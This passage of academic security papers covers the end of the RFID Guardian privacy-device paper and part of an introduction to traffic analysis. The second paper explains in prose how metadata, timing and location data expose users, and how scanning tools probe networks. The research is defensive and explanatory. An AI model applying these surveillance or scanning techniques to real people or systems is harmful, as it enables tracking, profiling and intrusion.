In the upper time-line of Figure 10 we show the timing constraints for an inventory request-response sequence as specified by the ISO standard. Like every other RFID message, the request is framed by a start-of-frame marker (SOF) and an end-of-frame marker (EOF). Between these markers, an inventory request carries between 40 (mask size is 0) and 104 (mask size is 64) data bits. After receiving the request EOF, the tag must wait for 320.9 μsec before starting its answer. This is the time the RFID Guardian has to interpret reader requests and respond to them.

The lower time-line of Figure 10 shows the measured performance of the RFID Guardian. After a complete frame is received (SOF, data, and EOF), it needs 23 μsec to wake up the thread that monitors the receiver and parses the request frame. Immediately before dispatching the response frame, another 5 μsec of overhead is spent in firing up the transmitter. In between these two events, the RFID Guardian has 320.9 - (23 + 5) = 292.9 μsec to consult its ACL (and supporting data structures) and decide whether or not to block the RFID tag response.

How long this decision takes depends on how the RFID Guardian's ACL is organized. To find a coarse upper bound on the ACL length that can be handled by the Guardian prototype, we chose the slowest possible implementation for the ACL: an unsorted array of UIDs that can only be traversed sequentially to locate a specific UID. An RFID request addressed to the last item in the ACL was sent to the Guardian, forcing it to traverse the entire list. With 2600 entries, the Guardian was able to respond in time.

The Guardian prototype is equipped with a powerful XScale processor at high clock speed, 520 MHz. To find out if a Guardian with less processor power would still be feasible, we varied the clock speed of the XScale. The results are shown in Figure 11. The ACL length that the Guardian could still cope with decreases with clock speed, but much less than linearly. This is attributed to two causes: memory speed goes down more slowly and in coarser steps than CPU speed; and parts of the device processing are independent of CPU speed. At 208 MHz, the Guardian prototype can process ACLs of length 1800, even with this suboptimal ACL implementation.




Figure 10: Timing constraints

Of course, with a hash table instead of a linear list, vast numbers of ACLs can be searched in the available 292.9 μsec. In short, ACL length is not likely to be a problem even on a very slow XScale.




Figure 11: Maximum ACL size that can be processed at a given CPU speed

5.2 DoS Resistance

Now let us consider how attackers will try to defeat the RFID Guardian. They may use malicious readers or fake tags that try to confuse or lock up the RFID Guardian, so that the tags it protects can be read anyway. The primary defense against well-known exploits like buffer overruns must be very careful programming of the RFID Guardian software, which is helped by its limited code size.

Failing that, their next attack is likely to be a DoS (Denial-of-Service) attack to overload the RFID Guardian and prevent it from doing its job. Two RFID Guardian resources are obvious candidates for attack: its limited radio bandwidth and its limited memory. RFID communications always follow the master-slave pattern, where the tag (slave) must respond after a well-defined delay. Attacking during this delay is not feasible: it would immediately alert the RFID Guardian and it would confuse the tags as well. Attacking between reader commands does not constitute a DoS vulnerability of the communication channel: it would be the same as a regular reader action. The attacker could jam the channel, of course, but then he could not read out any tags, which is the presumed reason he wants to cripple the RFID Guardian.

The other potential vulnerability is the limited RFID Guardian flash memory. An attack on the flash memory may target any one of three data structures: the tag ownership list, the tag presence list, or the scan audit log. If an attacker with a battery-powered device simulated thousands of new tags in an attempt to fill up the ownership list or the current list, the RFID Guardian could warn the user about this abnormal activity.

Alternatively, the DoS attacker could try to fill up the audit logs. This does not cause a loss in protection of the owner's tags, but it certainly hampers the RFID Guardian's auditing capabilities. The maximum rate at which requests can be launched is determined by the bandwidth of the radio channel and the minimum frame size, both of which are specified by the standard. The data rate is 26.48 kbps. The minimum frame is (SOF, 32 data bits, EOF) which takes 1.322 ms followed by a mandatory silence of 320.9 μs, which works out to a maximum of 613 requests/sec.

An audit log entry contains the index of the tag being targeted, an index of the context, the command and a timestamp, which results in 2+2+1+4 = 9 bytes bytes. With 613 requests/sec, the attacker can fill up 5517 bytes of flash memory per second. The RFID Guardian prototype has 16MB of flash, of which 14MB is available for logging. Thus a maximum-speed attack would need 42 consecutive minutes of blasting away at full speed to fill the memory. Needless to say, the RFID Guardian should be sounding an alarm long before the memory begins to fill up, thus fulfilling its job of warning the user of an attack. Besides, flash memory is very cheap: another 16 MB might would add less than 2 dollars to the production cost.

To summarize, the RFID Guardian seems immune to the DoS attacks that we can identify, either because they would also disturb regular RFID interaction, or because the RFID Guardian has enough resources to defend itself long enough to alarm its owner after the threat has continued for some while.

6 Discussion

In contrast to the aforementioned Denial of Service attacks, there are a number of attacks that are successful against the RFID Guardian.

The RFID Guardian faces the 'hidden station' problem, which is a geometric problem that depends entirely upon radio ranges. However, we assume that an attacker wouldn't be able to maintain this for long, so we only deal with the "single reader" problem in this paper.

RFID readers could potentially trace the collision space, using collisions to resolve the IDs of RFID Guardian-protected protected RFID tags. We can improve this situation by adding some extra collisions, which will cause the algorithm to traverse a greater part of the ID space, making it look like more than one protected tag is present.

Another weakness of the RFID Guardian is its inability to jam reader queries. Selective RFID jamming only jams tag responses – not queries. However, queries can modify an RFID tag in unauthorized ways, like performing unauthorized data writes, or tag "killing". Other mechanisms can protect RFID tags from this, like temporary tag dectivation PETs (i.e. sleep/wake modes). However, this remains problematic for low cost RFID tags that might not support these other modes.

Finally, attackers can evade RFID Guardian protection by tracking people using tags with pseudonyms. If the RFID Guardian has the pseudonym list (or PRNG seed), it can correlate the IDs, remaining aware that it is dealing with only one tag. If the RFID Guardian doesn't have the list (or seed), it will think that it is dealing with multiple tags that are only observed once. The RFID Guardian also has trouble dealing with tags working with unknown standards/frequencies.

7 Related Work

Given how great the threat of RFID technology is to privacy, it is not surprising that other researchers are also thinking about privacy defenders. Probably the closest work to ours is the RFID Enhancer Proxy[12], which shares some similarities with the RFID Guardian. The REP, too, is an active mobile device that performs RFID tag security managment, using a two-way communications channel between the REP and RFID Readers. However, the REP has some key differences from the RFID Guardian. The most important differences are as follows. First, the REP explicitly "acquires" and "releases" RFID tag activity, which the Guardian does not require. Second, the REP's two-way communications channel is "out-of-band," which requires extra infrastructure. Third, the "tag relabeling" mechanism requires RFID tags to generate random numbers (or have a sleep mode), which many of them cannot do (or do not have). Fourth, the REP is purely theoretical; in contrast the RFID Guardian has been implemented and tested.

RFID tag auditing (and cloning) are supported by several devices. FoeBuD's Data Privatizer[7] will detect RFID scans, find and read RFID tags, and copy data read to new tags. The Mark II ProxCard Cloner, by Jonathan Westhues[23] is a more general-purpose proximity-card cloner, that supports the emulation of several RFID frequencies and standards (the HW is elegant, but the SW is pending). Neither of these perform all the auditing, key management, access control, and authentication functions that the RFID Guardian does.

A less sophisticated approach to privacy protection is to block scans irrespectively of their originating reader. The Blocker Tag (Juels)[11] originated the concept of 'RFID blocking' as a form of off-tag access control. It is designed to abuse the tree-walk anticollision protocol, and RFID readers are forced to traverse the entire id namespace when trying to locate RFID tags. This approach does not analyze incoming scans, look up information in an access control list, and depending on what it finds, take action as the RFID Guardian does. Also, it has not been implemented. (A purely SW-based "soft" blocker tag has been implemented, but it expects RFID readers to self-regulate their behavior.)

An active device that can detect RFID scans is the M.I.T. RFID Field Probe[14]. It is a portable device, created by Rich Redemske at MIT Auto-ID Center, that integrates an RFID tag emulator and sensor probe. The HW consists of a semi-passive tag, a power level detector, and a helper battery. The RFID field probe gives audio and visual representations of the field signal strength and signal quality. However, its function is not to protect its owner's privacy, but as a tool to help vendors determine where on their pallets to attach the RFID tag to maximize signal strength for supply-chain management applications. Consequently, it does not have anything like our software, which is the heart of the RFID Guardian's privacy defense.

Several other RFID-based technologies support the concept of two-way RFID communications. Near Field Communications[3] is a peer-to-peer RFID-related communications technology. NFC devices can query RFID tags, and can also communicate with other NFC-enabled devices. However, NFC devices cannot talk with non-

Tool Name	Tag emulation (SW)	Tag emulation (HW)	Scan auditing	Access control	Authentication	Implementation
NFC	✓					✓
Data Privatizer	✓		✓			✓
Blocker Tag	✓			✓		✓
Field Probe	✓	✓	✓			✓
ProxCard Cloner	✓	✓	✓			✓
RFID Enhancer Proxy	✓		✓	✓	✓	
RFID Guardian	✓	✓	✓	✓	✓	✓

Table 1: RFID Tag Emulators for Security/Privacy

NFC enabled RFID readers and do not do privacy protection.

Finally, the RFID countermeasures described in Section 1.1 are all complimentary to the RFID Guardian, in the sense that the RFID Guardian could leverage them as part of its framework, for helping to provide personalized access control. However, none of them are discrete devices that protect privacy.

8 Conclusion

If we are ever immersed in a sea of RFID chips, the RFID Guardian may provide a life raft. This battery-powered device, which could easily be integrated into a cell phone or PDA, can monitor scans and tags in its vicinity, warning the owner of active and passive snooping. It can also do key management, handle access control, and authenticate nearby RFID readers automatically, taking its context and location into account, for example, acting differently at home and on the street. Furthermore, it can manage access to tags with sensitive content using Selective Jamming. No other device in existence or proposed has all of these capabilities. The RFID Guardian thus represents a major step that will allow people to recapture some of their privacy that RFID technology is threatening to take away.

However, what we have described here is only one step. We intend to further develop and improve the RFID Guardian by giving the prototype more capabilities. These capabilities include support for more frequencies and standards, improving the communication range, and simplifying the HW design. We also intend to further develop the security protocols that are needed for the authentication and key management facilities, thinking particularly about interaction requirements with the surrounding RFID infrastructure.

8.1 Acknowledgments

The authors would like to thank Serge Keijser, Tim Velzeboer, Dimitris Stafylarakis, and Chen Zhang for their technical contributions. We also thank Anton Tombeur, Eduard Stikvoort, and Koen Langendoen for their friendly advice and help.

This work was supported by the Nederlandse Organisatie voor Wetenschappelijk Onderzoek (NWO), as project #600.065.120.03N17.

More information is available at the RFID Guardian project homepage at:

`http://www.rfidguardian.org/`

References

[1] *Hold off on that chip, says thompson*, `http://worldnetdaily.com/news/article.asp?ARTICLE_ID=47853`.

[2] ISO/IEC FDIS 15693, *Identification cards – contactless integrated circuit(s) cards – vicinity cards*, 2001.

[3] ECMA-340, *Near field communication interface and protocol (nfcip-1)*, Dec 2004.

[4] EPCglobal, *13.56 MHz ISM band class 1 radio frequency (RF) identification tag interface specification*.

[5] Martin Feldhofer, Sandra Dominikus, and Johannes Wolkerstorfer, *Strong authentication for RFID systems using the AES algorithm*, Workshop on Cryptographic Hardware and Embedded Systems, LNCS, vol. 3156, Aug 2004, pp. 357–370.

[6] Klaus Finkenzeller, *RFID Handbook: Fundamentals and applications in contactless smart cards and identification*, John Wiley & Sons, Ltd., 2003.

[7] FoeBuD, *Data privatizer*, Jul 2005, `https://shop.foebud.org/product_info.php/cPath/30/products_id/88`.

[8] P. Golle, M. Jakobsson, A. Juels, and P. Syverson, *Universal re-encryption for mixnets*, Proceedings of the 2004 RSA Conference, 2004.

[9] Johann Großschädle and Stefan Tillich, *Design of instruction set extensions and functional units for energy-efficient public-key cryptography*, Workshop on RFID and Lightweight Crypto, Jul 2005.

[10] Ari Juels, *Minimalist cryptography for low-cost RFID tags*, The Fourth International Conf. on Security in Communication Networks, LNCS, Springer-Verlag, September 2004.

[11] Ari Juels, Ronald L. Rivest, and Michael Szydlo, *The blocker tag: Selective blocking of RFID tags for consumer privacy*, Proceedings of the 10th ACM Conference on Computer and Communications Security, ACM Press, 2003.

[12] Ari Juels, Paul Syverson, and Dan Bailey, *High-power proxies for enhancing RFID privacy and utility*, Proc. of the 5th Workshop on Privacy Enhancing Technologies, 2005.

[13] Günter Karjoth and Paul Moskowitz, *Disabling RFID tags with visible confirmation: Clipped tags are silenced*, Workshop on Privacy in the Electronic Society, Nov 2005.

[14] Rick Lingle, *MIT's economical RFID field probe*, Packaging World (2005).

[15] Melexis, *Application Note: A power booster for MLX90121*, 001 ed., Apr 2004, `http://www.melexis.com`.

[16] Melexis, *MLX90121: 13.56MHz RFID transceiver*, 006 ed., Dec 2005, `http://www.melexis.com`.

[17] Minime and Mahajivana, *RFID Zapper*, 22nd Chaos Communication Congress (22C3), Dec 2005.

[18] Melanie R. Rieback, Bruno Crispo, and Andrew S. Tanenbaum, *Keep on blockin' in the free world: Personal access control for low-cost RFID tags*, Proc. 13th Cambridge Workshop on Security Protocols, Apr 2005.

[19] _____, *RFID guardian: A battery-powered mobile device for RFID privacy management*, Proc. 10th Australasian Conf. on Information Security and Privacy (ACISP 2005), LNCS, vol. 3574, Springer-Verlag, July 2005, pp. 184–194.

[20] Sarah Spiekermann and Oliver Berthold, *Maintaining privacy in RFID enabled environments – proposal for a disable-model*, Workshop on Security and Privacy, Conf. on Pervasive Computing, Apr 2004.

[21] István Vajda and Levente Buttyán, *Lightweight authentication protocols for low-cost RFID tags*, 2nd Workshop on Security in Ubiquitous Computing, Oct 2003.

[22] Stephen Weis, Sanjay Sarma, Ronald Rivest, and Daniel Engels, *Security and privacy aspects of low-cost radio frequency identification systems*, Security in Pervasive Computing, LNCS, vol. 2802, 2004, pp. 201–212.

[23] Jonathan Westhues, *For anything: proxmarkii*, Dec 2005, `http://cq.cx/proxmarkii.pl`.

Hacking

An Introduction to Traffic Analysis

Attacks, Defences and Public Policy Issues ...

http://events.ccc.de/congress/2006/Fahrplan/events/1478.en.html

This talk will present an overview of traffic analysis techniques, and how they can be used to extract data from 'secure' systems. We will consider both state of the art attacks in the academic literature, but also practical attacks against fielded systems.

A lot of traditional computer security has focused on protecting the content of communications by insuring confidentiality, integrity or availability. Yet the meta data associated with it - the sender, the receiver, the time and length of messages - also contains important information in itself. It can also be used to quickly select targets for further surveillance, and extract information about communications content. Such traffic analysis techniques have been used in the closed military communities for a while but their systematic study is an emerging field in the open security community.

George Danezis, B.A, M.A (Cantab), Ph.D, is a anonymity designer, and traffic analysis enthusiast. He is post-doctoral visiting fellow at the Cosic group, K.U.Leuven, in Flanders, Belgium. He has been researching anonymous communications, privacy enhancing technologies, and traffic analysis for the last 6 years, at K.U.Leuven and the University of Cambridge, where he completed his doctoral dissertation.

His theoretical contributions to the PET field include the established information theoretic metric for anonymity and the study of statistical attacks against mix systems. On the practical side he is one of the lead designers of Mixminion, the next generation remailer, and has worked on the traffic analysis of deployed protocols such as SSL and Tor. He was the co-chair of the Privacy Enhancing Technologies Workshop in 2005 and 2006, he serves on the PET workshop board and has participated in multiple conference and workshop program committees in the privacy and security field.

Introducing Traffic Analysis

Attacks, Defences and Public Policy Issues... (Invited Talk)

George Danezis

K.U. Leuven, ESAT/COSIC,
Kasteelpark Arenberg 10,
B-3001 Leuven-Heverlee, Belgium.
George.Danezis@esat.kuleuven.be

Abstract. A lot of traditional computer security has focused on protecting the content of communications by insuring confidentiality, integrity or availability. Yet the meta data associated with it – the sender, the receiver, the time and length of messages – also contains important information in itself. It can also be used to quickly select targets for further surveillance, and extract information about communications content. Such traffic analysis techniques have been used in the closed military communities for a while but their systematic study is an emerging field in the open security community. This talk will present an overview of traffic analysis techniques, and how they can be used to extract data from 'secure' systems.

> "*Traffic analysis, not cryptanalysis, is the backbone of communications intelligence.*"
>
> — Susan Landau and Whitfield Diffie.

1 Introduction

The field of computer security was first studied, often in secretive organizations, to guarantee properties of interest to the military. Since then the open research community has made astounding advances, focusing more and more on the security needs of commercial circles and, since the advent of computers and networks in the home, private individuals and civil society. Still, there is a field, or better described as a set of tools and techniques that are largely underrepresented in the open security research community: the field of *traffic analysis*. While a rich literature exists about securing the confidentiality, integrity and availability of communication content, very little has been done to look at the information leaked, and minimizing this leak, from communication *traffic data*. Traffic data comprises the time and duration of a communication, the detailed shape of the communication streams, the identities of the parties communicating, and their location. The knowledge of what 'typical' communication patterns might look like can also be used to infer information about an observed communication.

The civilian infrastructures, on which state and economic actors are increasingly reliant, is more and more vulnerable to such attacks: wireless and GSM telephony are replacing traditional systems, routing is transparent and protocols are overlayed over others – giving the attackers plenty of opportunity to observe, and take advantage of such traffic data. Concretely attackers can make use of this information to gather strategic intelligence, or to attack particular security protocols, and violate traditional security properties.

In this short introduction we shall highlight the key issues around traffic analysis. We shall start with its military roots and present defenses the military have used against it. Then we shall provide an overview of the research literature on attacks and defenses in contemporary networks. Finally we shall discuss some policy issues relating to the retention of traffic data.

2 Military Roots

Traffic analysis is a key part of signal intelligence and electronic warfare. Michael Hermann, who has served as chair of the UK Joint Intelligence Committee, in his book 'Intelligence Power in Peace and War' [16] describes the value of extracting data from non-textual (to be understood as 'not content') sources:

> These non-textual techniques can establish targets' locations, order-of-battle and movement. Even when messages are not being deciphered, traffic analysis of the target's C3I system and its patterns of behavior provides indications of his intentions and states of mind, in rather the same way as a neurologist develops insights about a silent patient by studying EEG traces from the brain.

Traffic analysis was used in military circles even before the invention of wireless communications. Anderson in his book [3] mentions that in the trench warfare of World War I, the earth returns of the telegraph communication of the enemy was used to extract information up to a few hundred yards away from the transmitting station. Traffic analysis though became an extremely potent source of intelligence when wireless communication became popular, particularly in naval and air operations. Ships at see had to balance the value of communicating against the threat of being detected via direction finding if they transmit. When transmitting strict standards, governing call-signs and communication, had to be adhered too in order to minimize the information that traffic analysis could provide.

Another example of traffic analysis providing valuable intelligence (by Herman [16]) is the reconstruction of the structure of the network structure of the German Air Force radio in 1941 by the British, confirming that a unit was composed of nine and not twelve planes. This allowed a more accurate estimate of the total strength of their opponent. Identification of radio equipment can also be used to detect accurate movements of units: each transmitter has characteristics such as the unintentional frequency modulations, the shape of the transmitter turn-on signal transient, the precise center of frequency modulation, etc that

provide a fingerprint, that can be detected and used to track the device (Similar techniques can be used to identify GSM phones [3]). Back in World War Two radio operators became vary skilled at recognizing the 'hand' of other operators, i.e. the characteristic way in which they type Morse code, which in turn was used as a crude unit identification method (until operators are swapped around!).

Why is traffic analysis so valuable? It provides lower quality information compared with cryptanalysis, but it is both easier and cheaper to extract and process. It is easier because ciphers need considerable effort to break (when they break at all). It is cheaper because traffic data can be automatically collected and processed to provide high level intelligence. Computers can clear traffic data and map out structures and locations, while a skilled human operator needs to listen to every radio transmission (often in a foreign language) to extract intelligence. For this reason traffic analysis is often used to perform 'target selection' for further intelligence gathering (such as more intensive and expensive surveillance), jamming or destruction. Given the enormous amount of communication and information in public networks we can expect these 'economics of surveillance' to be ever more relevant and applicable.

Sigint is an arms race, and many *low probability of intercept and position fix* communication methods have been devised by the military to minimize exposure to traffic analysis and jamming (a key reference here is Anderson [3]).Their principles are rather simple: scanning many frequencies can only be done at some maximal rate and a lot of power is necessary to jam a wide part of the frequency spectrum. Therefore the first technique used to evade interception, and foil jamming was *frequency hopping*, now also used in commercial GSM communications. Alice and Bob share a key that determines for each time period the frequency at which they will transmit. Eve on the other hand does not know the key and has to observe or jam the whole chunk of the frequency spectrum that may be used. In practice hopping is cheap and easy to implement, makes it difficult to jam the signal (given that the hop frequency if high enough), but is not very good at hiding the fact that communication is taking place. It is used for tactical battlefield communications, where the adversary is unlikely to have very large jammers at hand.

Direct sequence spread spectrum transforms a high power low bandwidth signal into a high bandwidth low power signal, using a key that has to be shared between Alice and Bob. It is easy for them to extract the signal back, using their key, but an adversary will have to try to extract it from the noise, a difficult task given its low power (that is often under the noise floor). DSSS has also inspired commercial communications and is now used in ADSL and cable modems as CDMA. Its key problem is synchronization, and the availability of a reference signal (like GPS) is of great help when implementing such systems.

The final technique in the arsenal against interception is *burst communication*. The key idea behind these is that the communication is done in a very short burst to minimize the probability the adversary is looking at the particular frequency at the time. A cute variant of this is meteor scatter communications, that use the ionization trail of small meteorites hitting the atmosphere to bounce

transmission between special forces troops in the field and a base station. Meteor scatter can also be used in civilian life when low bandwidth, high latency but very low cost and high availability communications are required.

3 Contemporary Computer and Communications Security

The Internet is no open war, yet there is a lot of potential for conflict in it. We shall see how traffic analysis techniques can be used to attack secured systems, extract potentially useful information, and be used to censor (the equivalent of jamming) or abuse and spam (the equivalent of deception) systems. We shall also outline the key defense strategies one can use on the Internet to foil these attacks – and draw the parallels but also differences with the military world.

The key difference to keep in mind when studying civilian traffic analysis research is that the attackers have fewer means. It is not military powers, with large budgets and the ability to intercept most communications that worry us, but it is commercial entities, local governments, law enforcement, criminal organizations but also terrorist networks that have become the adversary. For that reason research has focused on attacks and solutions that can be deployed at low cost, and provide tangible tactical benefits (a pass phrase, a record of web accesses, . . .). Yet lately some work is developing on how traffic analysis can be of use to law enforcement, but also how one can evade from routine surveillance, which integrate a more strategic outlook.

So what can we do if we are not allowed to look at the plaintext contents?

3.1 The Traffic Analysis of SSH

The secure shell protocol allows users to log in remote terminals in a secure fashion. It does this by performing authentication using a pass-phrase and a public keyring, and subsequently encrypts all information transmitted or received, guaranteeing its confidentiality and integrity. One would think that any subsequent password entry (that might be required to log in to further remote services), over an SSH connection, should be safe. Song et al. [29] show that there is a lot of information still leaking. In interactive mode SSH transmits every key stroke as a packet. The timing between the key strokes can be used to trivially reveal information about the password lengths. More advanced techniques, using hidden Markov models, can be used to extract further information from inter-packet timing and lower the entropy of the passwords, to make guessing them easier. Some further details include the extraction of a user's password using another user to build a profile, showing that there are similarities that can be exploited between users.

The information one can extract using another user's profile link in with Monrose and Rubin's [23] research on identifying and authenticating users using keystroke dynamics. Although their focus was more on biometrics and authentication their results have a clear relevance to the traffic analysis of SSH. They

show that there is enough variability in typing patterns between users to be able to identity them, particularly after a long sequence has been observed. As a result not only the content of your communications may be leaked but also your identity despite using SSH.

3.2 The Traffic Analysis of SSL

The Secure Socket Layer (SSL, also known as TLS for Transport Layer Security) was introduced primarily to provide private web access. HTTP requests and replies are encrypted and authenticated between clients and servers, to prevent information from leaking out. Yet there is plenty of research [9, 6, 31, 2, 17] to suggest that information is leaking out of this shell.

The key weaknesses come down to the shape of traffic that is inadequately padded and concealed. Browsers request resources, often HTML pages, that are also associated with additional resources (images, stylesheets, ...). These are downloaded through an encrypted link, yet their size is apparent to an observer, and can be used to infer which pages are accessed (the difference between accessing a report on two different companies might leak information if you work in an investment bank). There are many variants of this attack: some attempt to build a profile of the web-site pages and guess for that which pages are being accessed while others use these techniques to beat naive anonymizing SSL proxies. In the later case the attacker has access to the cleartext input streams and he tries to match them to encrypted connections made to the proxy.

Note that latent structure and contextual knowledge are again of great use to extract information from traffic analysis: in Danezis [9] it is assumed that users will mostly follow links between different web resources. A hidden Markov model is then used to trace the most likely browsing paths a user may have taken given only the lengths of the resources that can be observed. This provides much faster and more reliable results than considering users that browse at random, or web-sites that have no structure at all.

3.3 Web Privacy

Can a remote web server, you are accessing, tell if you have also been browsing another site? If you were looking at a competitor maybe giving you a better price might be in order!

Felten et al. [13] show that it is possible to use the caching features of modern web browsers to infer information about the web-sites that they have been previously browsing. The key intuition is that recently accessed resources are cached, and therefore will load much more quickly than if they had to be downloaded from the remote site. Therefore by embedding in a served page some foreign resources, the attacker's web-server can perform some timing measurements, and infer your previous browsing patterns.

Note that this attack can be performed even if the communication medium is anonymous and unlinkable. Most anonymization techniques work at the network layer, making it difficult to observe network identities, but perform only minimal

filtering in higher layers. Being forced to do away with caching would also be a major problem for anonymous communication designers since any efficiency improvement has to be used to make the, already slow, browsing more usable.

3.4 Network Device Identification and Mapping

Can you tell if two different addresses on the Internet are in fact the same physical computer? Kohno et al. at CAIDA [20] have devised a technique that allows an attacker to determine if two apparently different machines are the same device. They note that the clock skew, the amount by which the clock drifts per unit of time, is characteristic of the hardware, and the physical conditions in which the crystal is maintained (heat, light, etc). Therefore if the clock drift of the remote machines seems to match for a long time, it is very likely that the machine is in fact the same. The technique they use is resistant to latency, and can be applied remotely if the target machine implements NTP, SNMP or a web server that echos the time. The technique can be used in forensics to detect target machines, but it can also be used by hackers to detect if they are in a vitalized honey-pot machine, and to determine if two web-sites are hosted on the same consolidated server.

The opposite question is often of interest. Given two connection originating from the same network address, have they actually been initiated by one or multiple machines? This is of particular relevance to count the number of machines behind NAT (Network Address Translation) gateways and firewalls. Bellovin [4] noted that the TCP/IP stack of many operating systems provides a host specific signature that can be detected, and used to estimate the number of hosts behind a gateway. To be exact the IPID field, used as a unique number for each IP packet, is in the windows operating system a simple counter that is incremented every time a packet is transmitted. By plotting the IPID packets over time, and fitting lines through the graph, one can estimate the number of unique Windows hosts.

Finally a lot of network mapping techniques have been introduced in the applied security world, and included in tools such as *nmap* [14]. The key operation that such tools perform is scanning for network hosts, open network ports on hosts, and identifying the operating systems and services running on them to assess whether they might be vulnerable to attack. The degree of sophistication of these tools has increased as more and more people started using network intrusion detection tools, such as the open source snort [32], to detect them. Nmap now can be configured to detect hosts and open ports using a variety of techniques including straight forward ping, TCP connect, TCP syn packet, but also indirect scans. For example the FTP protocol allows the client to specify to the server that it should connect to a third machine. The client can therefore use this feature to scan a third host by requesting the server the open connections to the remote ports, and observing the type of failure that occurs. The full nmap documentation is well worth a read [15].

3.5 Detecting Stepping Stones

A lot of work has been done by the intrusion detection community to establish if a host is being used as an attack platform [34, 7]. The usual scenario involves a firewall that sees incoming and outgoing connection, and tries to establish if a pair of them may be carrying the same stream. This might mean that the internal machine is compromised and used to attack another host, i.e. it is a stepping stone for the attacker to hide their identity.

The two main classes of techniques for detecting stepping stones are *passive*, where the firewall only observes the streams, and *active*, where the stream of data is modulated (often called watermarked). Since an adversary is controlling the content of the stream, and maybe encrypting it, both types of detection rely on traffic data, usually the correlation between packet inter arrival times, to match incoming and outgoing streams. The family of traffic analysis techniques that arise are similar with those used to attack anonymous communication channels.

The key result in this area is that if the maximum latency of the communication is bounded there is no way of escaping detection in the long run. This result is of course tied to a particular model (the adversary can match packet for packet, which is not obvious if the streams are encrypted under different keys or mixed with other streams), and cover channels out of its scope may prove it wrong and escape detection. Note that arbitrary active detectors are extremely difficult (maybe even impossible) to defeat.

4 Exploiting Location Data

Wireless communication equipment is often leaking location data to third parties, or wireless operators. The extent to which these can be used to degrade security properties is still to be seen but some experiments have already been performed, and their results may be a precursor to a rich set of attacks to come.

Escudero-Pascual [26] describes an experiment he set up at the 'Hacker's at Large' (HAL) summer camp. The camp had multiple wireless LAN access points, that recoded the wireless MAC address of users that were using them. This provided a time-map of user's movements throughout the event, including clues about which talks they were attending (the access points were related to the venues). Even more striking were the inferences that could be drawn about the relationship between users: random pairs of users would expect to have a low probability of using the same access point at any time. Furthermore access point usage between them over time should be uncorrelated. As a result any correlation between two users that is above average, is indicative of a relationship between the users, i.e. they are consistently moving together at the same time around the camp.

Intel research at Cambridge, also designed a similar experiment. Members of staff were issued with bluetooth devices that would record when another transmitting bluetooth device was in range. The idea was to measure the ambient bluetooth activity, to tune ad-hoc routing protocols for real world conditions, but

also to establish how often a random pair of devices meet to establish how the ad-hoc communication infrastructure could be used for two way communications. To the surprise of the researchers analyzing the data, the devices of two members of staff were found to be meeting each other rather often at night – which led them to draw conclusions about their, otherwise undisclosed, relationship.

This is well in line with evidence gathered by the MIT reality mining project [1]. The project distributed about a hundred mobile phones to students and staff of the Media Lab, under the condition that all their traffic data (GSM, bluetooth and location data) would be used for analysis. The users were also asked to fill in forms about themselves and who they consider to be their friends or colleagues. The traffic data and questionnaires were then used to build classifiers: it tuned out that calling or being with someone at 8pm on a Saturday night is a very good indicator of friendship.

They also uncovered location signatures that could differentiate a student from a member of staff. What is even more impressive is that they did not use the physical locations to draw inferences, but instead the frequency at which they are at places designated as 'work' or 'home'. Students tended to have a more uncertain schedule, while members of staff were much more predictable in their habits. This of course led to research about the amount on entropy that location data provides, and as expected for some individuals given a set of locations they are at some moment it is possible to predict with high probability their next moves and locations.

So the evidence from these preliminary studies is suggesting that whatever the wireless medium used, mobile phone, wireless LAN or bluetooth, sensitive information about your identity, your relations to others and your intentions can be inferred merely though traffic analysis.

5 Extracting High Level Intelligence

Contemporary sociology models groups of individuals, not as a mass or a fluid, but in terms of their positions within a 'social network'. The controversial basis for a lot of this research is that the position of an agent in the social network is in many ways more characteristic of them than any of their individual attributes. This position determines their status, but also their capacity to mobilize social resources and act (social capital). This position can also be determined via traffic analysis, yielding a map of the social network, and the position of each actor within it!

Social network Analysis [35], and experimental studies, has recently gained popularity and led to interesting results, that are of use to traffic analysis, but also more generally network engineering. It was first noted by Milgram [33] that typical social networks present a 'small world' property, in that they have a low diameter (experimentally determined to be about 6 hops between any two members) and to be efficiently navigable. In other words there are short paths, i.e. intermediaries between you an anyone else in the world, and you can find them efficiently (think of using hints from location and profession). This work has

been used to build efficient peer-to-peer networks, but so far has been underused in security and trust analysis. Another key finding is that 'weak links' – people you do not know all that well – are instrumental in helping you with activities that are not common but still very important. A well studied example is finding a job, where people using 'far links' are on average more successful, than those who limit themselves to their local contacts.

The first mathematical studies [27] of social networks, or power law networks as they were described because of the degree distribution of their edges, tell us a lot about their resilience to failure. It turns out that they are extremely resistant to random node failures, meaning that they stay connected and maintain a low diameter even when many random nodes have been removed. On the other hand such networks are very sensitive to the targeted removal of the nodes with high degree. After a few nodes have been removed the network will become disconnected, and the diameter increases substantially well before that. An equally effective attack is for an adversary to remove nodes according to their 'betweeness', i.e. how many other nodes in the network they connect. Traffic analysis can be used to select the appropriate targets to maximize communication degradation and disruption.

Recent research by Nagaraja et al. [24] tries to find strategies for a peer-to-peer network of nodes to resist such node deletion attacks. The intuition behind their strategies is that nodes connect to other random nodes in order to get resilience, while connecting according to a power law strategy to get efficient routing. When under attack the network regenerates links to maximize fault tolerance. When things are calm it reconfigures itself to be efficient.

